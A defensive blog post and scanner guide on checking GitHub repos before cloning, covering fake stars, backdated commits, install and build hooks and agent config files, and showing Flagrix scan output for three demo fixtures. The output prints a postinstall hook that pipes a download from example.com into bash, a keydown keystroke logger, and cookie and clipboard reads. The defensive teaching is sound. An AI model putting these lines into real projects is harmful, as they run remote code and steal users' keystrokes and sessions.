How to check a GitHub repo before you clone it
You found a tool on GitHub that does exactly what you need. Or a take-home assignment landed in your inbox, or an AI agent suggested a repo. Before you run it, it’s worth a few minutes of checking. On 5 November 2026, Dr. Web reported fake “security tools” on GitHub, such as a script to parse and format Fscan output, that had infected more than 2,000 PCs at the time of its research.
A plain git clone is generally safe: Git doesn’t copy a repo’s configuration or hooks, so cloning doesn’t run its code. Keep Git up to date. The risk starts when you install, build or open the project: npm install runs install scripts, a build runs build steps, and an editor or an AI agent can run tasks and hooks when you open the folder, depending on its trust settings. So the checks below happen before those steps, and most of them before the clone.
The short version: check who’s behind the repo, don’t trust the stars, look at the commit history, read what runs on install or build, check the dependencies and secrets, then scan the exact commit you’ll clone. If you only want to know what to do with a scan result, jump to the verdicts.
Who’s behind the repo
Open the owner’s profile. An organization with a history, other projects and real contributors is a different thing from a personal account created last month with one repo. Look at the account’s age, followers, other repositories and recent activity, and compare them with the story you were told. My guide on a fake recruiter’s GitHub invite has a one-line curl that shows when an account was created.
Flagrix can scan a profile too. It weighs how new the account is, its followers, its own repos (forks don’t count), how complete the profile is and its recent activity against signs of an established account. No single number decides it, and an old account can be a stolen one, which is why the commit history below matters.
Stars, forks and lookalike names
Stars can be bought. An ICSE 2026 paper, Six Million (Suspected) Fake Stars in GitHub, found that fake-star activity surged in 2024 and that most fake stars promote short-lived phishing and malware repositories. The authors also found that fake stars help only in the short term, less than two months. That’s long enough for a repo that only needs to be found and cloned once.
Checkmarx described another trick in 2024: GitHub Actions committing to a log file over and over, so the repo shows up as “recently updated” in search, plus stars from fake accounts created on the same day.
What I look at:
- Who starred it. Add
/stargazersto the repo URL. A list of accounts with no avatar, no repos and the same creation month is a bad sign. - Stars against everything else. Hundreds of stars, but no issues, no pull requests, no forks and no other contributors don’t add up.
- The name. A lookalike of a popular project is often one letter off, or the same name under a different owner. Find the original through the project’s own website or package registry page, not through GitHub search, and compare the owner and URL.
- What’s actually in it. A README with a download link and almost no code means the thing you’d run isn’t in the repo at all.
Flagrix doesn’t count or judge stars, so this one is on you.
Commit history
A commit’s date is set by whoever makes the commit, so it can say anything. The time GitHub received the push is recorded by GitHub. Attackers use the gap: in the PolinRider campaign, OpenSourceMalware found a commit dated December 2024 that was pushed in June 2026, eighteen months later. The repo’s history looked old and trusted. Socket saw repeated force pushes in affected repos, consistent with history being rewritten.
To look by hand, open the repo’s main page and click Activity, to the right of the file list. GitHub’s activity view lists pushes, merges, force pushes and branch changes, and you can filter it to force pushes only. Compare when things were pushed with the dates on the commits. A recent force push on a project that looks quiet, or a recent push of commits dated long ago, is worth a closer look at what changed.
Each Flagrix repo scan checks this too. It flags a commit GitHub received 30+ days after the commit’s own date, and it reports force pushes from the last 90 days. Note that OpenSourceMalware’s example was a plain push, not a force push, so looking for force pushes alone would miss it. Comparing the dates is how you spot it.
What runs when you install, build or open it
I wrote about this in detail in the fake recruiter guide’s checklist: read the scripts in package.json before npm install, look for very long lines in config files, open the repo in your editor’s restricted mode, and don’t run it on your main machine. At Binance, code that ran during an assignment’s setup on a work computer was the way in. That guide has the details.
Three things to add here:
- Building runs code too. Both the 2024 Checkmarx campaign and the 2026 Dr. Web one used a pre-build event in a Visual Studio project file (
.vcxprojor.csproj), which runs before the project compiles. If the README says “open the solution and build”, read the project files first. - Opening it in a dev container runs code too. If the repo has a
.devcontainer/devcontainer.jsonand you open it in a dev container, for example with VS Code’s Reopen in Container, itsinitializeCommandruns on your own machine while the container is being set up, and again on later starts. Commands likepostCreateCommandrun once the container is ready. The same goes fordocker compose up: adocker-compose.ymlcan mount your home folder, or the Docker socket, into a container. The first hands the container your files, the second control of Docker itself, which Docker says only trusted users should have. Read those files before you open the repo that way. - Your AI agent obeys files in the repo.
.claude/settings.jsonhooks,.mcp.jsonand other MCP configs can start shell commands, andAGENTS.mdorCLAUDE.mdgive your agent instructions. Read them before you point an agent at an unfamiliar repo.
Flagrix checks editor and agent config files that auto-run code: VS Code folderOpen tasks, .claude hooks, MCP configs and dev container configs. It also checks Dockerfiles and compose files, for example for a disguised file that gets run during the build, or a service that mounts your home folder.
Dependencies against known-malicious packages
A repo’s own code can look fine and still pull in a malicious package. GitHub’s Advisory Database has malware advisories, fed by the npm security team and the OpenSSF Malicious Packages project, and Dependabot raises an alert when malware alerts are turned on. That’s great for your own repos once the dependency is in. For someone else’s repo you haven’t cloned yet, you can look names up yourself on osv.dev.
Flagrix matches the dependencies it reads (package.json, requirements.txt, setup.py, Pipfile) against the OpenSSF malicious-packages feed locally. The feed is downloaded to your machine, and on 9 November 2026 it listed 222,877 npm and 11,992 PyPI package names. A dependency that matches a known malicious package exactly, either a package that’s malicious in every version or the exact version the repo declares, forces a high verdict. A version range that might resolve to a malicious release is reported too, but doesn’t decide the verdict alone. Flagrix also checks for typosquats of 15 popular npm package names, such as lodash, express and react, not every package. Those candidate names are looked up on npm’s public downloads API, which is the only time dependency names leave your machine.
Hardcoded secrets
A key committed to source is either carelessness or bait. Either way it tells you something about the repo. Flagrix flags hardcoded secrets: AWS, GitHub, Stripe, npm and AI-provider keys, and private keys. As the medium example below shows, it also flags database connection strings with a password in them.
Three repos, three verdicts
To show what a scan looks like, I scanned the three Flagrix demo repos between 10 and 13 November 2026, one per verdict. They’re test fixtures: the patterns have the shape of the real thing, but there’s no working payload in them. Scan them; don’t install or run them. I used the Flagrix CLI 0.5.1 and the Chrome extension. Without a GitHub token, each scan used 9 or 10 of the 60 requests GitHub allows per hour.
Low: flagrix-test-low

npx flagrix scan flagrix-io/flagrix-test-low flagrix-io/flagrix-test-low @ dd3ddb5
LOW RISK — No blocking findings security score 100/100
6 files scanned · 0 dependencies · 0 issues
Verdict applies to commit dd3ddb5253c74cdeaab022b0ba27a190802d0084 — re-scan after new pushes.
Risk assessment only. Not a definitive fraud determination. Always verify through official channels.Exit code 0. A small string-and-array helper library: six files read, no dependencies, nothing flagged. Here, low risk means nothing in the files that were read matched a known pattern. In general, low means that whatever was found in what was read stays below the medium line, which can include a few weak findings. Either way, it doesn’t mean the repo is safe, and no tool can promise that. The extension words it as “No blocking findings”. The checks above, like who’s behind it and the stars, still apply.
Medium: flagrix-test-medium

npx flagrix scan flagrix-io/flagrix-test-medium flagrix-io/flagrix-test-medium @ c204014
MEDIUM RISK — Review before cloning security score 54/100
4 files scanned · 0 dependencies · 5 issues
MEDIUM Reads clipboard content — can steal copied passwords, 2FA codes, crypto addresses
src/analytics.js:17
17 return navigator.clipboard.readText()
MEDIUM Reads browser cookies via document.cookie — can steal session tokens
src/analytics.js:13
13 return document.cookie
HIGH Generic API key / secret key pattern assigned to a variable (obvious placeholders are downgraded by scanner context)
src/config.js:8
8 export const apiKey = "a9f3c2e81b7d4056f1e9c8a2b6d5f0e37c4a1029"
MEDIUM MongoDB or PostgreSQL connection string with credentials embedded
src/config.js:10
10 export const databaseUrl = "mongodb://appuser:s3rvicepass@localhost:27017/appdb"
MEDIUM 6+ base64 strings of 50+ chars in a single file. Base64 is a legitimate encoding, but excessive use in source code is a red flag — it's the most common way to hide malicious payloads, C2 URLs, and commands from static analysis.
src/encoder.js:3
3 const chunkA = "VGhpcyBpcyBhIGNvbXBsZXRlbHkgaGFybWxlc3MgcGxhY2Vob2xkZXIgc3RyaW5nIG9uZS4="
4 const chunkB = "QW5vdGhlciBoYXJtbGVzcyBibG9jayBvZiBmaWxsZXIgdGV4dCBmb3IgdGhlIGRlbW8gdHdvLg=="
5 const chunkC = "WWV0IGFub3RoZXIgYmVuaWduIGNodW5rIG9mIGVuY29kZWQgcGxhY2Vob2xkZXIgdGhyZWUu"
Verdict applies to commit c2040143002f44a84193d169a0ceafddad6152f4 — re-scan after new pushes.
Risk assessment only. Not a definitive fraud determination. Always verify through official channels.Exit code 2. Five findings, none of them critical:
- Clipboard and cookie reads in
src/analytics.js. Plenty of real code reads cookies. The question is whether an “analytics” file in this project has any reason to read your clipboard. - A hardcoded API key and a database URL with a password in
src/config.js. In the demo they’re a throwaway string and alocalhostdatabase. In a real repo, ask why they’re committed. - Heavy base64 in
src/encoder.js. Base64 is normal, but six long strings in one file are a classic way to hide a URL or a command. Here they decode to harmless placeholder text, which you can check yourself withbase64 -dbefore trusting it.
None of these alone forces a verdict. Each adds some weight, and together they land in the middle band. A medium verdict means “a person should look at these lines”, so open each flagged file at the flagged line and decide whether it fits what the project says it does.
High: flagrix-test-high

npx flagrix scan flagrix-io/flagrix-test-high flagrix-io/flagrix-test-high @ e60cec4
HIGH RISK — Do not clone security score 0/100
4 files scanned · 0 dependencies · 5 issues
HIGH postinstall script makes network requests: "curl https://example.com/setup.sh | bash..."
package.json
CRITICAL npm install hook that downloads (curl/wget/iwr), pipes into a shell, or runs `node -e` with network or exec code. Complements scanner-core's built-in postinstall check (which only looks for curl/wget/http/fetch/eval/exec substrings).
package.json:7
7 "postinstall": "curl https://example.com/setup.sh | bash"
MEDIUM Password or auth value compared against a hardcoded string literal (e.g. password == "admin123") — a pattern backdoors use, but also common in tests, examples and placeholder checks
src/auth.js:5
5 if (userPassword == "admin123") {
MEDIUM Reads browser cookies via document.cookie — can steal session tokens
src/tracker.js:5
5 return document.cookie
CRITICAL Reads pressed keys from a keyboard handler and stores or transmits them
src/tracker.js:15
15 document.addEventListener("keydown", (event) => {
16 captured.push(event.key)
Verdict applies to commit e60cec4ce1050fffe9c56fb5279fbc86a0cc8b0d — re-scan after new pushes.
Risk assessment only. Not a definitive fraud determination. Always verify through official channels.Exit code 3. Two findings matter most:
- The
postinstallscript downloads a shell script and pipes it intobash. That would run onnpm install, before you’ve read a single file. In the demo it points atexample.com, a domain reserved for examples, which has no such script: the request gets a 404 page. The command would still run, which is why you scan the demos and don’t install them. - The keystroke capture in
src/tracker.js: akeydownlistener that collectsevent.key. This finding is critical and high-confidence, and a high-confidence critical finding forces a high verdict on its own. The other four findings would push this repo to high anyway.
The postinstall downloader is also critical, but it’s matched with medium confidence, so on its own it adds weight instead of forcing the verdict.
Scan the commit you’ll actually clone
A verdict is about one commit. Flagrix pins every verdict to the commit SHA it scanned. The CLI prints it (“Verdict applies to commit … — re-scan after new pushes”), and the extension remembers it.
After a scan, the extension (since 0.6.0) shows the verdict in the repo header and at the top of GitHub’s Code menu, right where you copy the clone URL. When new commits land, it stops showing the old verdict and says “New commits since scan” instead. It doesn’t block the copy. It’s there so the last thing you see before cloning is a verdict about the code you’re cloning.

Once the repo moves on, the pill changes:

If the README tells you to check out a branch or a tag, scan that one. A low-risk scan of main says nothing about a release branch. With the CLI:
npx flagrix scan owner/repo --ref <branch-or-sha>After cloning, check that you got the commit that was scanned, before you open, install or run anything. Inside the cloned folder, run:
git rev-parse HEADIt prints the full commit SHA. Compare it with the full SHA the CLI prints, like dd3ddb5253c74cdeaab022b0ba27a190802d0084 for the low demo, or with the first seven characters the extension shows. If they differ, scan that exact commit with --ref before you open, install or run the project.
What to do at each verdict
| Verdict | What it means | What to do |
|---|---|---|
| Low | Whatever was found in the files that were read, if anything, stays below the medium line. | Still do the checks a scan can’t: who’s behind it, stars, what the README asks you to download. If you’re unsure, run it in a throwaway VM or a cloud dev environment. |
| Medium | Patterns worth a human look, none decisive. | Open every finding at its line. Each one should have a plain explanation that fits the project. If one doesn’t, don’t run it. |
| High | A strong pattern, or several, or a known malicious dependency. | Don’t clone or run it. Read the findings, and check the person who sent it through a channel you trust. If the findings show real abuse, report the repo to GitHub. |
| Scan incomplete | The scan couldn’t read everything, usually because GitHub’s hourly limit ran out. | Treat it as no verdict, not as low. Add a GitHub token, or wait for the limit to reset, and scan again. |
About “Scan incomplete”: without a token, GitHub allows 60 API requests an hour, and a scan of a big repo can need up to about 200. When the budget runs out partway through, Flagrix stops and won’t call the repo low over a partial read. The extension shows “Scan incomplete” with a ? score, and the CLI exits with code 4. A medium or high verdict still stands, because a finding is a finding however little else was read. A token raises the limit to 5,000 requests an hour.

This was a real scan of a public repo, name hidden, with no token. It ran out of budget after 28 files. The 2 issues it found weren’t enough for a medium or high verdict, and with the rest of the repo unread, Flagrix won’t call it low either.
What a scan can’t see
Flagrix reduces risk. It can’t promise a repo is safe, and here’s where it stops:
- It’s pattern-based. It reads code and looks for known patterns. It doesn’t run anything, so a new or well-hidden payload can be missed.
- It reads some file types, not all. A scan reads JS/TS, Python, Ruby, PHP, Go, shell, PowerShell, batch, VBScript and HTML files, the package manifests, and the editor, agent, CI and container configs it knows. It doesn’t read other files, such as Visual Studio project files (
